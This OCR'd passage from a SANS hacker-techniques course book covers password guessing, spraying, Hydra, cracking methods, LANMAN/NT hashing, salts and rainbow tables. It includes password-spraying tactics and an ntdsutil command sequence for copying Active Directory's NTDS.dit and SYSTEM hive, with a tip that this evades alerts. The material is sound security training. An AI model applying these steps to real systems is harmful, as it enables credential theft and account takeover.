
504.4
Computer and Network Hacker Exploits Part 3

504.4
Computer and Network Hacker Exploits Part 3



SANS

Computer and Network Hacker Exploits: Part 3

Hello and welcome to book 3 of Hacker Tools, Techniques, Exploits, and Incident Handling.

Let's continue our journey.

Table of Contents

This table of contents can be used for future reference.

Note that the labs are in bold so you can more easily find and refer to them during the Hacker Tools Workshop.

Table of Contents

This slide presents the table of contents. Use it for future reference.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Exploitation

(continued from book 3)
Password Attacks Overview
Understanding Password Hashes
Password Cracking
Lab 4.1: John the Ripper
Lab 4.2: Hashcat
Pass-the-Hash Attacks
Worms and Bots
Lab 4.3: BeEF for Browser Exploitation

You've seen a variety of different exploit types, including buffer overflows, format string attacks, and user input passed to command shells. Next, turn your attention to password attacks.

Password Attacks Overview

- User passwords must be protected against:
  - Unauthorized disclosure
  - Unauthorized modification
  - Unauthorized removal
- Solution: Store only encrypted or hashed passwords
  - Often referred to as *password representations*
  - Windows stores them in the SAM database and in Active Directory
  - Modern Linux systems typically store them in the `/etc/shadow` file

In most organizations, passwords are the first and only line of defense for protecting information and servers. Because most user IDs consist of the first initial and last name of an employee or some combination, it is fairly easy to find out valid user IDs for individuals at a company. Based on this, the only other piece of information you need to gain access is a user password. Therefore, they need to be protected and they need to be hard to guess.

The key things passwords need to be protected against are unauthorized disclosure, unauthorized modification, and unauthorized removal. If users write down their passwords or share them with other people, the user's password is compromised and can be used as an entry point into the system. Modifying a password is just as risky. If an attacker can alter a password, he can use it to gain access. It does not matter if the real user knows it.

To protect passwords, operating systems use encryption, which masks the original content. Therefore, if someone swipes the encrypted password, he cannot determine what the original password was. With just the encrypted password, the attacker cannot get access. However, with password cracking, the attacker can attempt to determine the password using the encrypted version. Windows machines store these password representations locally in the SAM database and remotely in Active Directory servers. Linux machines typically store password representations in the /etc/shadow file.

What Is Password Guessing?

Password Attacks

- Password guessing across the network:
  - Find valid user ID
  - Create list of possible passwords
  - Try typing in each password
  - If system allows you in, success
  - If not, try again
- Use a script or automated tool to improve speed and accuracy
  - Still, maximum speed typically between one guess every 3 seconds and at most five guesses per second
  - Much slower than password-cracking attacks
- Could trigger account lockout

Password guessing is different from *password cracking*. Let's focus on password guessing first. The following are general steps for password guessing across the network:

1. Find the valid user ID.
2. Create a list of possible passwords.
3. Try typing in each password.
4. If system allows you in, success.
5. If not, try again.

To improve the speed and accuracy of the password-guessing attack, a bad guy typically uses a script or automated tool to formulate the guesses and uses them to attempt to log in to the target machine. However, even with a script or automated tool, password guessing is slow, ranging in speed from one guess every 3 seconds up to at most five guesses per second. That is many orders of magnitude slower than password-cracking attacks, which we discuss shortly.

Guessing passwords across the network can lock out accounts if account lockout is activated. With three, five, or six bad passwords provided by the attacker, the legitimate user can't log in.

Password-Guessing Alternative: Password Spraying

- To avoid triggering account lockout, attackers sometimes attempt an alternative form of password guessing called password spraying
  - Try a small number of potential passwords against a large number of accounts on a large number of target machines
    - For example, try four passwords for Account A, then the same four for Account B, and so on for a thousand or more accounts
    - Then, if no centralized authentication mechanism is employed, move from System 1 to System 2 until bad login counter expiration timer resets
  - Choose common words, such as city names, company names, product names, and local sports teams
  - Choose names based on password reset intervals:
    - Example: Every 90 days, reset? Try Spring2019 or Summer2019
  - An amazingly effective technique

To avoid account lockout when performing password guessing, some attackers employ an alternative means for testing their guessed passwords: *Password spraying*. With this technique, instead of trying a large number of passwords for a small number of accounts on a small number of targets (traditional password guessing), attackers choose a small number of potential passwords to try. They then spray these potential password guesses across a large number of account names and machines, hoping that one works.


For example, an attacker may start with a list of just four passwords and try each for a thousand or more accounts on a dozen different machines. Then, after the bad login counter timer expires (resetting the bad login count to zero), the attacker might try another four passwords, and so on.

The passwords and timing an attacker chooses here should be carefully calibrated to the organization and its password policies. City names where the organization is based, the company name, product names, and local sports teams make good potential password choices for password spraying. Also, if the password policy requires quarterly resets, useful password guesses include the season (spring, summer, winter, fall) and the year. Monthly password resets trigger some users to put the month and year (for example, September2017).

This password-spraying technique is remarkably effective and has been used in major system compromises by attackers and penetration testers.

THC Hydra Password Guessing

- THC Hydra by van Hauser
  - Guesses passwords
  - Dictionary support
  - Supports a lot of different protocols including SSH, RDP, SMTP, SMB, VNC, and many more
  - Runs on Linux and UNIX




If you want a more UNIX/Linux-friendly password-guessing tool, you should check out THC Hydra. This fine tool includes a command-line interface and a GUI option if you want it.

Hydra supports dictionary-based guessing but not full brute force guessing, trying every possible password character combination. Such brute force guessing is typically not successful with a password-guessing tool so that's not a big loss. Brute force password cracking, however, is quite valuable.

The nicest part about Hydra is its generous protocol support. It can guess passwords for more than a dozen different protocols. For a long time, THC Hydra was lacking Remote Desktop Protocol (RDP) support. It has now been added, providing a useful option for attackers and rounding out the set of protocols supported by THC Hydra.

Hydra is available at https://github.com/vanhauser-thc/thc-hydra.



Password cracking is the process of trying to guess or determine someone's plaintext password when you have only their encrypted password.

The following are the general steps:

1. Find a valid user ID.
2. Find the encryption algorithm used.
3. Obtain an encrypted password.
4. Create a list of possible passwords.
5. Encrypt each password.
6. See if there is a match.

To improve the speed of a password-cracking attack, the following items certainly help:

- Prepare a dictionary.
- Prepare combinations of dictionary terms and passwords.
- Automate and optimize!

You can download dictionaries in a variety of languages, including English, French, German, Japanese, Hebrew, and even Klingon!

Methods of Password Cracking

- Dictionary attack:
  - Using a wordlist
- Brute force attack:
  - Iterating through character sets
- Hybrid attack:
  - A mix of the two
  - Sometimes called word mangling

We'll examine several tools that implement these attacks

The fastest method for cracking passwords is a dictionary attack. This is done by testing all the words in a dictionary or word file against the password hashes. When it finds the correct password, it displays the result. There are a lot of sites that have downloadable dictionaries you can use.

The most powerful cracking method is the brute force method. This method always recovers the password, no matter how complex. It is just a matter of time. Complex passwords that use characters that are not directly available on the keyboard may take so much time that it is not feasible to crack them on a single machine using today's hardware. But most complex passwords can be cracked in a matter of days. This is usually much shorter than the time most administrators set their password policy expiration time to. Using a real-world cracking tool is the only good way to know what time one should set for password expirations.

Another method to crack passwords is called a *hybrid attack*. This builds upon the dictionary method by adding numeric and symbol characters to dictionary words. Many users choose passwords such as "bogus11" or "he11o!!" (where the letter "Ls" are replaced by numeric "ones"). These passwords are just dictionary words slightly modified with additional numbers and symbols. The hybrid crack rapidly computes these passwords. These are the types of passwords that will pass through many password filters and policies, yet still are easily crackable.

Password Cracking for Good Purposes?

- Recovering forgotten or unknown passwords
- Audit the strength of passwords
  - Make sure you define what is unacceptable in advance (crack in < 1 hour or 20 hours?)
  - Make sure you don't store cracked passwords
  - Make sure you have a process for forcing users to change cracked passwords
- Don't use it for migrating users to a new platform
  - Could hurt nonrepudiation (internal employees who are suspects could claim that you had their passwords and have therefore framed them)

There are many uses for password cracking, and they aren't all evil. A system administrator can audit the strength of the passwords in their administrative sphere. Without testing the passwords generated by users against a real-world password cracker, you are guessing at the time it takes an external attacker or malicious insider to uncover the passwords. If you audit password strength using a password-cracking tool, make sure you define some processes and standards before starting the task. First, define in advance what you consider to be an unacceptably weak password from a cracking time frame. Is something that is cracked in less than an hour "bad"? In most organizations, it likely would be. But, what about a password that cracks in 20 hours? Is that okay?

Next, make sure you don't store the cleartext passwords on a machine after cracking is done. A file with such data is helpful for attackers who stumble upon it. Finally, for those users whose passwords are too weak, make sure you have a clear process for notifying the users to change their passwords. Don't call such users on the phone or send them email because you subject yourself to social engineering possibilities. Your best bet here is to configure these weak accounts to force those users to change their passwords at their next logon. Also, you might want to improve your technical tools for enforcing password complexity as part of your password-cracking program.

I strongly advise you to avoid using password crackers to migrate users to a new platform. Such a practice could seriously damage nonrepudiation and complicate a court case. If, at any time, your security team has access to each user's password, a defendant could claim that you framed him.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions


Exploitation

(continued from book 3)
Password Attacks Overview
Understanding Password Hashes
Password Cracking
Lab 4.1: John the Ripper
Lab 4.2: Hashcat
Pass-the-Hash Attacks
Worms and Bots
Lab 4.3: BeEF for Browser Exploitation

Now let's look at the strengths and weaknesses of the practices used for protecting passwords for storage on servers and workstations: Password hashes.

Understanding Password Hashes


- Several options for password hashes
  - Windows: LANMAN, NTLM
  - Linux/UNIX: DES, 3DES, MD5, Blowfish, SHA-256, SHA-512
  - CPU and memory intensive: bcrypt, scrypt, PBKDF2
  - Many custom protocols and older algorithms as well



Understanding the risk and defense against password cracking is possible through understanding the format and the nature of password hashing.

The practice of saving passwords in plaintext is definitely frowned upon from a security perspective. Still, systems need access to a representation of the user's password to use for authentication when the user logs in to a system. The solution is to save the password, not as a plaintext string, but as a *hash* of the string. Typically this involves the user choosing a password and the system calculating a password hash and storing that value. When the user logs in to the system, the system repeats this process, taking the password and hashing it to produce the hash' (pronounced *hash prime*) and comparing the hash' to the known good user hash. If they match, the user is authenticated!

The process of *hashing* the password varies significantly from system to system, and has evolved as our knowledge of computer security improves, as attackers improve their techniques, and as systems become faster and faster. In this module we'll jump into developing an understanding of how password hashing works, including Windows password-hashing techniques (LANMAN and NTLM), how Linux and UNIX password hashing works (the many algorithms used for standard UNIX system logins), and how modern systems are evolving to make it harder for attackers to compromise passwords.




The first type of password hash we'll look at is the Window LAN Manager (LANMAN) password hash. LANMAN is a legacy password-hashing mechanism used for early Windows NT systems. Like many facets of complex Windows networks, we still see this legacy password-hashing mechanism in use on relatively modern Windows domain environments, the product of many successive upgrades while retaining legacy authentication features (often, unnecessarily).

The LANMAN password-hashing mechanism is very weak, and is easily susceptible to password recovery attacks even for complex passwords. In the example on this page, we use the password BuDdy12& as the user's password to hash. In LANMAN, case is not preserved, so the password is converted to all uppercase (BUDDY12&). Next, the password is padded to 14 bytes, adding multiple NULL (0x00) bytes to the end of the password string (BUDDY12&\x00\x00\x00\x00\x00\x00, where \x00 is the representation of a single NULL byte; we've marked this with _ in the example on this page to fit in the space allotted). Next the password is split into two 7-byte chunks (producing BUDDY12 and &\x00\x00\x00\x00\x00\x00). These two 7-byte chunks are used as DES encryption keys, encrypting the constant string KGS!+#$% (possibly standing for the Key of Glen Zorn and Steve Cobb, the authors of the LANMAN protocol, followed by Shift and 12345 on a US QWERTY keyboard). These two 8-byte DES encrypted values are then concatenated to produce the LANMAN hash value.

The use of LANMAN hashes in an organization is always going to be a major advantage for an attacker. Since passwords are not longer than 7 bytes (remember that password is stored in two 7-byte chunks), and there is no case preservation (passwords are converted to uppercase), an attacker can brute force the two parts of the LANMAN password hash to recover the plaintext password very quickly. On modern CPUs, even an exhaustive examination of all alphanumeric values with special characters will be completed in less than 120 hours.

Plainly, LANMAN is no longer an acceptable password-hashing algorithm. Next we'll examine the Microsoft replacement for LANMAN, NT hashes.



The other Windows mechanism for storing password hashes, called the NT hash, is better, but still not great. To create an NT hash, an ASCII password is converted to Unicode (if necessary; if the password is already Unicode then no additional conversion is done), then hashed using the MD4 function to create a 16-byte hash, which is stored in the SAM. Unlike LANMAN, case sensitivity is preserved in NT hashes (thankfully). If the password is greater than 14 characters, no LANMAN hash is stored (that's 15 or more characters), and only an NT hash is used for local authentication. So, for a given account, you can eliminate the LANMAN hash by just using passwords greater than 14 characters. Nice!

Although the NT hashes are significantly stronger, they still have some problems, most notably that they do not use salts, increasing the likelihood that a password can be quickly recovered.

For both LANMAN and NT hashes, no salts are used, speeding up the attack process (UNIX uses salts). Without salts, users with identical passwords have the same hashed value. Thus, you can even precompute a dictionary of hashed passwords and compare against it. Let's see why.

Password Hashes without Salt

Windows password hashes lack a *salt.*

```
alice:26ab0db90d72e28ad0ba1e22ee510510
barry:b026324c6904b2a9cb4b88d6d61c81d1
becky:6d7fce9fee471194aa8b5b6e47267f03
cindy:869c5758c412a4b16c682c2f983a804f
peter:869c5758c412a4b16c682c2f983a804f
leann:48a24b70a0b376535542b996af517398
sarah:9ae0ea9e3c9c6e1b9b6252c8395efdc1
vivek:31d30eea8d0968d6458e0ad0027c9f80
```

Consider these password hashes for multiple users. What can you determine about these users from their password hash values?


In the example shown on this page there are 8 users and their associated password hashes shown. Examine these hashes for a moment. What can you determine about these users and their selected passwords, just by looking at hash values?

Notice how Cindy and Peter both have the same password hash. Although we don't know the password (yet), we know that both Cindy and Peter have the same password.

In this example, similar to LANMAN and NT hashes, the password hashes are calculated without using a *salt.* The salt adds *entropy* (randomness or a lack of predictability) to the password prior to hashing. The use of a salt makes password cracking much more difficult.

Password Salting

- Adding a salt to the password adds *randomness* to the password hashes
- The salt is a randomly selected string, but it is not a secret
- The user isn't concerned with the salt, the OS adds it automatically when calculating the password hash



Instead of calculating a password hash using the password alone as the input, a password salt is added prior to computing the hash value. The salt is typically a short, randomly selected string that is concatenated with the plaintext password adding entropy or randomness to the hash input function. The salt itself is not a secret (though the user's password still is), and the user doesn't need to remember the salt (or even know that it is used at all).

Consider the example shown on this page. In the first example, Cindy and Peter's unsalted passwords are hashed, producing a matching hash value. If the attacker obtains a copy of the password hashes, he or she will know that Cindy and Peter have the same password value. Here, the password Spring1111 produces the same password hash because it is the only input to the hashing function.

In the second example however, a salt is randomly selected and prepended to the plaintext password prior to calling the hashing function. Since the salt is different for both users, both users have a different hash value, preventing an attacker from gaining insight into Cindy and Peter's password selection practices. The salt itself must be stored in plaintext along with the password hash so the system can use the same salt to confirm that the user has specified the right password.

The introduction of a password salt also defeats another style of password-cracking attack known as a Rainbow Tables attack, as we'll see next.

Password Cracking with Rainbow Tables

Password Hashes

- You can create encrypted/hashed password representations in advance:
  - Store them in RAM or generate giant indexed files on the hard drive (sometimes multiple terabytes in size)
  - Tables map hashes to passwords so you look up the hash in a (somewhat) massive table to determine the password
  - Uses a reduction function to reduce table size with slightly more CPU cost when looking up the password
- RainbowCrack provides software and free tables:
  - LANMAN, NTLM, MD5, and SHA-1 hashes

Password salting makes precomputed attacks such as Rainbow Tables very difficult (requiring *lots* of CPU and storage capacity).

Given that Windows doesn't support salts, precalculating an encrypted/hashed dictionary and storing it in tables for direct comparisons is quite feasible. An attacker could even load small structures representing password hashes and passwords in memory. By extending the encrypted dictionary to enormous indexed files on the hard drive, you can get even larger potential wordlists to compare against (multiple terabytes or more).

Several projects have done this, including RainbowCrack at http://project-rainbowcrack.com. This project offers tools to calculate and look up password hashes from Rainbow Tables for the LANMAN, NTLM, MD5, and SHA-1 algorithms. CrackStation is a similar project that allows you to enter hashes in a cloud-hosted server and perform password hash lookups for all of the algorithms supported by project RainbowCrack, and many more hashing algorithms as well. CrackStation is available at https://crackstation.net/.

Precomputed lookup attacks such as Rainbow Tables work because each password generates a unique password hash value. For any given number of passwords (from a wordlist, or an exhaustive list of possible passwords for a given character set and length), the attacker generates and stores the hash such that they can look it up again later. When a password salt is used, precomputed lookup attacks become very difficult.

Consider for example, that an attacker generates a Rainbow Table for a hashing algorithm over the course of 24 hours, producing a table that is 1 GB in size. To produce the same Rainbow Table for a salted password-hashing algorithm, the attacker would have to generate the hash for each possible salt value and each password. For a salt that is 4 characters in length (a–z, A–Z, 0–9), the attacker has to do 14,776,336 times as much work (4 characters represents 14,776,336 unique values). This would require 14,776,336 days (40,000 years) and 14 *petabytes* of storage. And this is only for a 4-byte salt, where many systems use an 8-byte salt today!

Unfortunately, even modern Windows systems do not support password salt functions, likely in an effort to maintain compatibility with legacy authentication protocols. An attacker who is able to obtain password hashes for local Windows accounts or for a Windows Active Directory domain will very likely be successful in recovering plaintext passwords. Let's continue to examine this process with a look at *how* an attacker would collect password hashes from a Windows target.

Obtaining Windows Domain Controller Hashes (1)

Password Hashes

- Obtain NTDS.dit and SYSTEM registry hive data
- Built-in ntdsutil.exe allows an attacker to back up AD

```
C:\Users\Administrator> ntdsutil
ntdsutil: activate instance ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full c:\ntds
...
Copying registry files...
Copying c:\ntds\registry\SYSTEM
Copying c:\ntds\registry\SECURITY
IFM media created successfully in c:\ntds
ifm: quit
ntdsutil: quit
```

TIP

Using built-in tools such as ntdsutil for obtaining password hash data is less likely to trigger alerts indicating an attack.

After obtaining administrator access there are several ways that an attacker can get a copy of the domain hashes. This process is a little more difficult than simply copying the `NTDS.dit` file because it is encrypted (using data in the SYSTEM registry hive), and because it is opened exclusively for use by the OS, preventing anyone from copying it with a simple `COPY` command.

Wherever possible, attackers will try to minimize their chances of getting caught, and will leverage built-in tools to capture the target data. For gathering domain hashes, the built-in tool of choice is the Active Directory domain services management utility `ntdsutil`. Since this utility is designed to manage (including creating a backup of) Active Directory data, it is perfect for an attacker to collect domain password hashes.

